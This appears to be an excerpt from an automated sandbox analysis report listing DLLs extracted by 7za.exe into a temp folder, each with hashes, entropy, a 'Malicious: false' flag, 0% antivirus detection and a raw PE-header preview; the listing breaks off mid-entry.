Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....-.....X.....".....b...X..... .X.....X.A.....).....X.....Rich.....PE..d.....s_.....".....B...R.....$H.....`..... ...(...H.....P..... ..I..T.....`m..(...`I.....`.....text....A.....B..... ..`.rdata...?...`...@...F.....@..@.data.....@....pdata..P..... .....@..@.rsrc.....@..@.reloc.....@..B.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\ESM_SaveTextFile.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	30720
Entropy (8bit):	5.458982481144066
Encrypted:	false
SSDEEP:	384:46hWJOT27/yYGTqCwXUJEXkHsWQ1Zj51FHZRnXgKirL0J025skwrfo:hqyTTqCBqZFXnO4J31
MD5:	228CC9C34B05CE0CE213D0FC52C2B17E
SHA1:	7DE1A74D25A34BB5F5130D2F96CFFAA08F1AC21C
SHA-256:	7B2DE8D01D12CD47D479C16F35BA575CC0EE10AE38F546EB82FEBBE880F69898
SHA-512:	7C290A111CC039CF7DD0B92A7F5796B506AB57666EB6D5B15B4A9E61087857EF980D419B88871FE6FA6E65B4548B85629C46037E3DDCF9C24A670C938C33F1C
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....f..".."..."..+...&..p...&..p...0..p...%..p...#..... ....!..".K....!....#..q.#..". ..#....#..Rich".....PE..d...t.s_....." .....4...B.....h9.....`.....k..|...|l.....W..T..... .....@X.....P..0.....text....2.....4..... ..`.rdata.....P...0...8.....@..@.data...H.....h.....@....pdata.....I.....@..@.rs rc.....p.....@..@.reloc.....v.....@..B.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\FileDialog.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	36864
Entropy (8bit):	5.70703662822645
Encrypted:	false
SSDEEP:	768:leeGqKk3xHZEsoohkzxJoT4rfh6L/xhDnJHuHZHK5ZC:keV/Yo+foT8fW1JHuHZH0ZC
MD5:	FCFF8642006569BCCCDD20295708E97A
SHA1:	3B604DE4E88DA9BD8674FFBF4F7821ED67481FBE
SHA-256:	DAA06145356A979C1D3298F0B1E6F5F5B80DD65809332C9C1F0CDEFF80423004
SHA-512:	728397E215E62847B777C921547FDF004A86B526F467C35A77DA170E5BD6AC322EB25F1CC5759FA68323CF3E63EA03D3324350848A7DD8FB378F3A65CF85CE3
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Qu..?&..?&..?&.&..?&..>'..?&..:'..?&..;'..?&..<'..?&.>'..?&s.>'..?&..> &..?&s.:'..?&s.?'..?&s..&..?&...&..?&s.='..?&Rich..?&.....PE..d...u.s_....." .....F...J.....J.....`.....|..X...(..... ..... j..T.....j.....`..h.....text....D.....F..... ..`.rdata..L7...`...8...J.....@..@.data.....@....pdata... .....@..@.rsrc.....@..@.reloc.....@..B.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\FloatTexture.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	31744
Entropy (8bit):	5.345307629661017

Encrypted:	false
SSDEEP:	384:xE2xn0FhJLju4P+F6t33NYIwNkN6xN6UxGnIkDQJabz19wNw6WKJ0n7fo:6m4PJh3NY9GoIQUz19wNw6pJ2c
MD5:	B5B87E23CEA75110DE0DB504BDA73C7F
SHA1:	90B74182B3D9502B48BA9126451C68B670326FEF
SHA-256:	11C6EB57E6407E899901D57195FA9FCE0497DF9CEF13A7A19433A94E1C0A6DDB
SHA-512:	066883620BC8C620E4599B22539FC99E81E3B95D075053A8CD1F98F04788C826A0B46A76EDEAE19BDDD67B5F8F53F40E7A68247FE0EDAE0803358E4A15ECB53 1
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....y_Q.=>?.=>?.=>?.4F..9>?.oV>.9>?.oV:.)>?.oV;.:>?.oV<. <>?..^>.9>?.W>.4>?.=>>.>?.W:.>>?.W?.<>?.W..<>?.=>..<>?.W=.<>?.Rich=>?.....PE..d.....s_....." ....&...R.....,.....`..... .....p\.....h`.....L..T.....L.....@.....text....%.....&..... ..`.rdata.."@...@...B...*.....@..@ .data...X.....l.....@....pdata.....p.....@..@.rsrc.....t.....@..@.reloc.....z.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\GFSDK_ShadowLib.win64.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	3954688
Entropy (8bit):	3.564574141005755
Encrypted:	false
SSDEEP:	24576:Gg4mEzEzlXel6Kqn9DSuGOMAYd1EmH07YV1GmP0jYX1JmX0UY/1ImD0A:G
MD5:	F2C348C5AAFF0C420F4DCE3ABC1BBAD6
SHA1:	873F96BF5F180D786445AB2A129140905D5066B8
SHA-256:	0523A77867D37AC0FD0A9CCC5E6D11882E743ED6D52558F6BB63D5889B7F4AE1
SHA-512:	857A08F0D22B1A3CC9517D632D151BBDD703EC6DD541C84190F305A43F4F81770860AD4C9CC2BAAF149740EAC8D8579DBB2EE7C0E63A0403D061ADB0AE0B0 66
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....N.:./ni./ni./ni..i./ni..i./ni.W.i./ni.}.i./ni./oi./ni..i./ni..i./ni..i./niRich./n i.....PE..d.....LU....." ....x....:.....<.....&=...@.....@.;.z....;.<.....<.....`<.....<. ..... .....`.....text...2w.....x..... ..`.rdata...w:.....x:..|.....@..@.data....O....<..,....;.....@....pdata.....`<..... <.....@..@text.....<..... 4<.....@.. .rsrc.....<.....<<.....@..@.reloc..H.....<.....><.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\GPUPerfAPIDX11-x64.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	8660480
Entropy (8bit):	3.7338758322023953
Encrypted:	false
SSDEEP:	49152:pkWIBfZEnFqR+hBZBNnyJG7XITT3jtDvN:V+/7XMvN
MD5:	121044FE4AE47114DFCCD15E399DF399
SHA1:	FFF4527981D873E558FD09BD493E97A308D179A4
SHA-256:	112A793D76A840A4BF0E5EA71C9A938A78E67B1514E5BFE856627913B622F156
SHA-512:	A6E114BA6DFF10DA16B3AE8F3A2F4E065D4CAA0DC63D6BE4E292CFE9BEED175E51B82A7B4C2BD413AA9621D341E4CEAE28E414FA5C7D4AD8D162400D8C94 3BA4
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....!..jr..jr..jr...r..jr...r..jr...r..jr...r..jr..kr.jr...r..jr...r..jr...r..jr...r..jrRich. .jr.....PE..d.....T....." .....n...pr.....@.....p.....(...d....0|.p.....{.87.....@|..... .....text....m.....n..... ..`.rdata...4.....6...r.....@..@.data..../f.....te.....@....pdata..87....{..8....{.....@..@.rsrc...p....0|.....T{.... .....@..@.reloc.....@|.....X{.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\GUISkin.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows

Category:	dropped
Size (bytes):	30208
Entropy (8bit):	5.59636364087681
Encrypted:	false
SSDEEP:	384:VHuDFXiw+0Mhrrr1YMxsKf/QKsG5a1fnVDEz5QKZO3IdwQOnul0zfDPBfo:Va4nVF/i6ufnMbZROulqDK
MD5:	B885FC748A88D2E4DAE483E9F1D6DE82
SHA1:	0ED2626A1901F3B9A1F0B8C6FEC6AC95AE7F53A5
SHA-256:	8310D2868745EA5C5ABF4D2456E6687D922E6A7F24E3DF3E946A4E33E19890AF
SHA-512:	795C6B43F34163586C2EF2BAE4381445BDBE57161A9082E0D1D2AC1FBFC6C6EEA73387688D90F52BAAEB88AE19E7B02D8D99090B925C13CD01A71253D91A321
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....|...8..8..8..1.E.<..j..<..j..+..j..?..j..9....:....;..8..a....;....9....).9..8 .A.9.....9..Rich8.....PE..d...D.s_.....".....8...<.....L?.....`.....@g.....k.....`.....|...`X..T..... .....X.....P.....text....7.....8..... ..`.rdata...+...P...,..<.....@..@.data...8.....h.....@....pdata..`.....j.....@..@.rs rc.....n.....@..@.reloc..|.....t.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\GroupBuffer.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	34304
Entropy (8bit):	5.4841753965249875
Encrypted:	false
SSDEEP:	384:64SOpMqZpj/Olj5oWizv6qsXXvJg2wh6dPUe7Sr7BU+uuMPmqXbX2ZPvfM15KJ01:NxpbMWWiOjXqa7MSpXuqLXqPM6J44p
MD5:	3C09FC10CB2A86F8B6CC639AE9908258
SHA1:	0277AEB418D8A1C2CAC59D6CA8C7B25EF62575D3
SHA-256:	213391722E7B38947824163E904217D228F172B167B80478B0685632B8743012
SHA-512:	310CB5772A43FC6DA249A49F5C88D9A3BD4363F2D9C374BC019717345FDB5D0D89F0DA4B74C6C70058D541B5C082D8852703E88B7557BBB122E5E1BBBC37B10
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....{.....3.....3.....3.....3..... .3.....Rich.....PE..d...x.s_.....".....4...P..... 8.....`.....n..`...Px.....\..T.....\ .....P.....text....2.....4..... ..`.rdata...<...P...>...8.....@..@.data.....v.....@....pdata.....x.....@..@.rsrc.....~.. .....@..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\InstanceContainer.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	31744
Entropy (8bit):	5.534954167735017
Encrypted:	false
SSDEEP:	768:GEPcjCi76fk3suI8Z5KSHp2SeJLM4JnK:/1k3PIQwSYn5K
MD5:	F1EC23982ABE72B2F89A364973C62CC4
SHA1:	58D2172F337490674BED6676C70DE1EBCB405F7F
SHA-256:	C368FF3AFE2691D4E3175368E5F35FB4207A724BA93CFA95E6ACDC5CABE3491F
SHA-512:	E9F343607BCD13107221588D49B32018D872E9C20A525FD6A015E223E265505C3D82FFB26304529BB5782CEEED34FD5092E0A1A65F2DFDED2DA324F7FD22E94
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....k..... .o.....Rich.....PE..d...H.s_.....".....4...F.....0:.....`.....j.....dq.....Z..T..... .....Z.....P.....text...^3.....4..... ..`.rdata..N5...P...6...8.....@..@.data...h.....n.....@....pdata.....p.....@.. @.rsrc.....t.....@..@.reloc.....z.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\InstanceRefHash.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	32256
Entropy (8bit):	5.593527963163377
Encrypted:	false
SSDEEP:	384:GO5rTJMv5WhrCIw3ufkYqWN9qfVDvnhlwAKVSu0aQU7+idZuZrUF4pq7D0J0BzSp:BrT6hW9pwEU5Xu0jwdyrUF38JE+5Se
MD5:	1D686136F3B97F0B30666E2D0BE83A8E
SHA1:	2726747A4BA80CA8C2FEE888578547D498666A9D
SHA-256:	404747506BAD6180149CB481CB39C7F65ECA0B9D0DEE5C17678B2622FEB2B096
SHA-512:	B8E76D308ECB72AAE551730F8F24439D66864483D4EA6D35777891F2EE515338D80092A0730F2EBA39DB120CFAEB2286D1E43CC86E1F4D3D23AD3617CEA0D6F
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....x...<..<..<..5.E.8..n..8..n../..n..;..n..=.....>.....?..<..n.....?.....=....).=..< .A.=.....=..Rich<.....PE..d.....s_......" .....<...@.....?.....`.....k..x...ho.....@.....X..T..... .....Y.....P..x.....text....`.....<..... ..`.rdata...,...P.....@.....@..@.data...8.....n.....@....pdata..@.....p.....@..@. rsrc.....v.....@..@.reloc.....|.....@..B.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\InstanceRefSphereTree.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	37888
Entropy (8bit):	5.777469885620847
Encrypted:	false
SSDEEP:	768:/HE9gk3XYPbDqZ62AcrrPIxsycesPnvUZ2II:/k9PYPbxubWsycesPnMIII
MD5:	90CA2FF20FE5A3C4F71A3B06CBE21380
SHA1:	9A645D4072D02BF3738A3726C7F88A6BC8BBEADB
SHA-256:	83E593E469B49692746430D35063BFBACD7A805A9DD96E0FB699839D2A4E955D
SHA-512:	05B993EF1958BD162849403201AFE063AAEEAE7B0FF599FBB43CA5285FCC6D6FDD865410CFFB2F6F8C43C383A66865E9288AB3DE7BAECF5933C3142F2F5CA42E
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....wO.b...b...b.....b.....b.....b.....b.....b.....b.....b..V0...b...b ...b.....b.....b...b...b.....b..Rich.b.....PE..d.....s_......" .....P...B.....T.....`.....0|.....<..... .....h..T.....`h.....`..x.....text....O.....P..... ..`.rdata...-...`.....T.....@..@.data.....@....pdata..... ..@..@.rsrc.....@..@.reloc.....@..B.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\InstanceRefTree.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	38912
Entropy (8bit):	5.8197957470163875
Encrypted:	false
SSDEEP:	768:P8RFeWJUkm8d9jt+CpabE5YphYoRxZoZ:P8HeWJUkmSVWEuFR/oZ
MD5:	BFF0807332AB05678297F384C04F8D47
SHA1:	94FC7BCE1FD533AE7B9A2F03C426ED404426A757
SHA-256:	477722B82D2EA32F439532C48000B2E283FDD816060AEF5971CE5FEA2A420C7D
SHA-512:	2DAFBD97793FBB788E1E6183C6A32A9BD08DCF9F0E1649E1E1E4B7C143F3131BCF12E913FDCA0BE2D73FD8E9011E769218C4AE3261B44812EB0A671FDB91DF0F
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....&..XG.XG.XG.Q?O.^G../.\G../.KG../._G../.YG.z'.ZG....ZG...@.[G .XG..G....]G....YG...#.YG.XGK.YG....YG.RichXG.....PE..d.....s_....." ....T...B..... Z.....`.....@...l..... .....8.....0x..T.....x.....p.....text....S.....T..... ..`.rdata..4/...p...0...X.....@..@.data...x.....@....pda ta..8.....@..@.rsrc.....@..@.reloc.....@..B.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\InterfaceChannel.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	33792
Entropy (8bit):	5.465535647935591
Encrypted:	false
SSDEEP:	768:mfpjkPrhMLqNVxx1roF2tdxq+2JxfYSUHJh1bj:3r+qNVxx1ro2t++2wLF
MD5:	7F59A12983CDE4A8D6519313B1046206
SHA1:	0DFA3F93455720F47C961B2527FFDC69BD7B799F
SHA-256:	C8B14338E7F5A457AD8C62FBF1459B66E5286357583C510543C9A2B609E25FF3
SHA-512:	62622EDB3703E49DD4E4A6F02961808A530C9D1343052929D74DC2C16EB9BE4D276CFB434A6A52B872CAB0859475579C0BF9EEA7C7DE9FDA07915E50757A8A9C
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....&.^.b.0.b.0.b.0.k..f.0.0.1.f.0.0.5.p.0.0.4.e.0.0.3.c.0.@.1.`.0...1.g.0.b.1...0...5.a.0...0.c.0.....c.0.b...c.0...2.c.0.Richb.0.....PE..d...Y.s_....." .....8...J.....=.....`.....`m.....t.....0\..T.....\.....P.. .....text....7.....8..... ..`.rdata..@6...P...8...<.....@..@.data...8.....t.....@....pdata.....v.....@..@.rsrc.....|.....@..@.reloc.....@..B.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\InterfaceFunction.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	33792
Entropy (8bit):	5.53345275252712
Encrypted:	false
SSDEEP:	768:QDPrVQkOy0mES2Q/HDin5wCpmsvUHJXHl:uTV3OHS2Q/On5wCMZHl
MD5:	735F85E0BC20BE4331A9770720F001DD
SHA1:	648A9A1A8CFC66D9BDFB062BA14C85838C4FD270
SHA-256:	16F8310C6CD69E35D99CBC60E6D9EE96DEC5377F8BD045B35D041633EBF84A33
SHA-512:	257ACAF58159408C8B34AF2736E62957BEEDE1A778AAE625DB9B8AFFD321A522D408066541DB034DE3525A6B05A3326A2BEBBC5371EDBA1F245FCD7619865F76
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<..x...x...x...q.k.|...*...|...*...k...*.....*...y...Z...z.....}...x.....{.....y.....y...x.o.y.....y...Richx.....PE..d...Y.s_....." .....<...F.....@.....`.....k.. ...0r.....x.....[..T.....[.....P..H.....text...n:.....<..... ..`.rdata...4...P...6...@.....@..@.data...8.....v.....@....pdata..x.....x.....@..@.rsrc.....|.....@..@.reloc.....@..B.....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\Object.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	31232
Entropy (8bit):	5.587667435963244
Encrypted:	false
SSDEEP:	384:Ujgb4gG1AB7ucdi+XYHj4B7hQkkb3hU0qXe/1ToKKJ02sufo:U24YPzYH8Zh4bx8ONTodJnu
MD5:	0B4646D47823CD450BC3BFC7B994C82E
SHA1:	4F835C4AF6CA3C52E8BE5CD68275265A64B5B8C7
SHA-256:	85734984B90CFD9FB23A3C0E5ED0D59A463B6FB9A26C664FC5191816C5397BDF
SHA-512:	998D6576A84F439CFFDF020E4F0FE9289A64EAC8BEAF34A4C4DB518C77637ECCDD5B9F18FE8D586C13DDE9F068B93129AC726D09C80E24B6FB2EC7D6CD9BE7A
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....|...8..8..8..1.E.<..j..<..j..+..j..?..j..9....:....;..8..d....;....9....).9..8 .A.9....9..Rich8.....PE..d...7.s_....." ....8...@.....=.....`.....pf.....m.....P.....W..T..... ....W.....P.....text....6.....8..... ..`.rdata..T-...P.....<.....@..@.data...H.....j.....@....pdata..P.....l.....@..@.rsrc..... ..r.....@..@.reloc.....x.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\Surface.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	34304
Entropy (8bit):	5.558328885229395
Encrypted:	false
SSDEEP:	768:T6MYFFpWlkYbvE+Ns9tH/5+tbsAUHxoDPny:TcMJYbs+Ns9tHc4O7y
MD5:	95BCEDC616E550AEC0F880E32C31523A
SHA1:	725A7DED4067DAE312E51ECD8349A56A86B08EE2
SHA-256:	A51A8895BCF18E81814875F165FEB8682C4A0174A51B6055E63B6420960737D9
SHA-512:	73E351EF9B77FFADAD4A4BD9E5C35D5D397FC200547894EE282E31A0F40457BAB8117C491023ABE84E246FD99F37FFABF11C22FED2BE360529BD76AE91E2629C
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....<.n.x...x...x...q..|...*...|...*...k...*.....*...y...Z...z.....}...x.....{.....y .....y...x...y.....y...Richx.....PE..d.....s_....." ....<...H.....pA.....`.....g..T....u..... ....Z..T.....Z.....P.....text...N:.....<..... ..`.rdata...7...P...8...@.....@..@.data...x.....x.....@....pdata.....z..... .....@..@.rsrc.....~.....@..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\TextFilter.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	33792
Entropy (8bit):	5.603295378807862
Encrypted:	false
SSDEEP:	768:Wc+Ft8Z7/b5AF6Kr6HY5bMip0UVEBKeFZBKRcefCzgyHASeRRuH:r+r8zb5AwKr6HY5bMip0UVEBKeFZBKRm
MD5:	70311E6207D7C36A6F1927D1C32D846D
SHA1:	3E8F0CBED9DF0AEF98E07F7C13478BC1365C64A2
SHA-256:	6425663743C675ACBE8B30E019BB32A160F97A9F841001DA14451D55FFC16E42
SHA-512:	5B7C0E130323A59E4D862F58E3E8EF01EFCF266EB8CA3D038C376FC04009114E756C43278CFAC5452B5B4FE5F40BC35C3CB67F896D12A2662054299FC9A8418
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....W":.Fli.Fli.Fli.>.i.FliA.Hh.FliA.Lh.FliA.Mh.FliA.Jh.Fli1&Hh.F li./Hh.Fli.FHitFli./Lh.Fli./lh.Fli./.i.Fli.F.i.Fli./Kh.FliRich.Fli.....PE..d...e.s_....." ....@...B.....\|F.....`.....@h.....m.. .....$.....W..T.....PX.....P..0.....text...~?.....@..... ..`.rdata...0...P...2...D.....@..@.data...h.....v..... ..@....pdata..$.....x.....@..@.rsrc.....|.....@..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\Win32_Font.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	29696
Entropy (8bit):	5.503498109127301
Encrypted:	false
SSDEEP:	384:XGGtM1F13pSBxH+8Ggot8HXoRKsYLy6ssdLLb0ZtnLwkly1HHYTM3edFuN01lfo:XDQK7JLBF19sZly1HOgedlNA2
MD5:	E782BBD99A2FC72793AA0EB0AE73876E
SHA1:	B85D11276E7BFF2A00EAD9A9CF06E4D395E3751D
SHA-256:	7E8CE1A5DEC3A389E63F9C522676794BB48401FE5CCA76EC2264926251046222
SHA-512:	651196BC21FBA072B40F49E2F0C5D1F73F161AEFD3ADBB8F61957F5D85B02A0E1FBED9AD2FA6FE3CBFF3438A312C678123C02ACAF013901FE29371338837552 4
Malicious:	false

Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....[...[...[.\[...[...Z...[...Z...[...Z...[...Z...[..Z...[x..Z...[...[...[x..Z...[x..Z...[x.0[...[..X[...[x..Z...[Rich...[.....PE..d...h.s_....." .....2...@.....7.....`.....h.....l.....Y..T..... .....Z.....P..x.....text...~0.....2..... ..`.rdata..r/...P...0...6.....@..@.data...8.....f.....@....pdata.....h.....@..@.rsrc.....l.....@..@.reloc.....r.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\XMLDOMCommand.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	37888
Entropy (8bit):	5.529896258227009
Encrypted:	false
SSDEEP:	384:ijJznnaD2J2oXPSirdi0xkU7074kL02q84bJj1CfDKhdFs2KJ0wAMSfo:idaa/lrd7TpLLHCfuhdGJJPAMV
MD5:	FE31FB2D6A856AE73E4C578B15968764
SHA1:	50E8C726FDD8125A23D5908551BCD5BC6B893E1B
SHA-256:	008E9B57CB29753687596F66907420FA060B65AF9002C6178FB9000B57F7D2CD
SHA-512:	4B91FB05E6270E8A847B7526DE2283D587ED544DEA5A50E301836078674F55CAC029273D54DDF314865CB8C41914F1ABFD96222974902F78065552F5179C268D
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....P.....:.....:.....:.....:.<.....T....:.. ....Rich.....PE..d...j.s_....." .....H...N.....H.....`.....n..T.....o.... .....`..0.....text....G.....H..... ..`.rdata...8...`..:...L.....@..@.data.....@....pdata.....@..@.rsrc..... .....@..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\d3dcompiler_47.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	3696072
Entropy (8bit):	6.574865903829714
Encrypted:	false
SSDEEP:	49152:nqr33AJsOB8SLXId6mEjWEmNZMKRMbDhQc6555Rqp28ITdGS90tQhveWja37PLE3:nyUa6PcMbWD86dGZR
MD5:	6BC4ADA9A7CAB72F49C564E6C86B4C3E
SHA1:	F0FBA01542A0FBE585106F7EFD884DF65E8C89DC
SHA-256:	7D0D1290382EA0E44A3178446A0C202696237E27DBB5F8F0827691092B8F2228
SHA-512:	D7EC39514C104B40A42CD3CA956BA84F5A78F237A39F40D85BA54983145BCE2DFBC7EC5E0CBC1BF8AB64D1D370371A7CBA5E30202D2C1F37782DB32486ED76E
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....a..V...V...V...[..o...[..W....h..T..._xi.Y...V.....h..X....h..J....h..X....h.. W....h.....h..U....h..W....h..W...RichV.....PE..L....=.f.....!.....5.....*.....6.....9.....8...@A.....5.u...X.6.....7.@.....D8..!... 7.p... ...T.....l.....@.....6.T.....text...%.5.....5..... ..`.data.....6..d....5.....@....idata.....6.....N6.....@..@.rsrc...@.....7.....d6..... ....@..@.reloc..p.... 7.....j6.....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\bin\libGLESv2.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	6815232
Entropy (8bit):	6.585131476726344
Encrypted:	false
SSDEEP:	98304:svCLSaeGBz4bhRCxWq+xFidpWuIwhU3Vs/G0AbWPOPI+YI8+DIj:LeGBz4SxWVxqpWpwhUlGG0AyOF+Uj
MD5:	416916F39B32EAC6FFF9A89CF8D88507
SHA1:	99FC405EBE8BF11C0BE99E456B3A28ABCED23ECF
SHA-256:	AE1AA860928AF12EFF059AA03545047DB95F3E1D9EAA35814F176D6813CFE564

SHA-512:	48A52CAC407E9F3EEA64476BBC51BDCC29EC443A92256982A9D96347EE109FC54FAAE45316208FF5A815F287B72F822A8320F3DD8274D5BF21B1AF0181D176C6
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZx.....@.....x.....!..L.!This program cannot be run in DOS mode.$..PE..L...;.\|^.....''!.....D..R#.....f.B..... .....@..... ....._.....a.d....P..p.....`....._....._....@.^.....a.8...,_.@.....text.....D.....D..... ..`.rdata..<.....D.....D.....@..@.data....;3...a..n....a.....@....00cfg..... .....6d.....@..@.tls.....0.....8d.....@....voltbl.$....@.....d.....rsrc...p....P.....<d.....@..@.reloc.....`.....Bd .....@..B..... .....

C:\Users\user\AppData\Local\Temp\boe55dv2.gbx\data\AppInfo\platforms\config\img\CopyImage.dll

Process:	C:\Windows\SysWOW64\7za.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	43520
Entropy (8bit):	5.750942246728526
Encrypted:	false
SSDEEP:	768:fSLFjozWctd2cu+82Mmo8wRI+jCilQRpz9:e1ctdfu+8dmoR+jCil+l9
MD5:	3EC43B84EAAE400B9DDA1FA69200B50D
SHA1:	8A73B0BFF797BBE8A91D9ED4542D4F045935F455
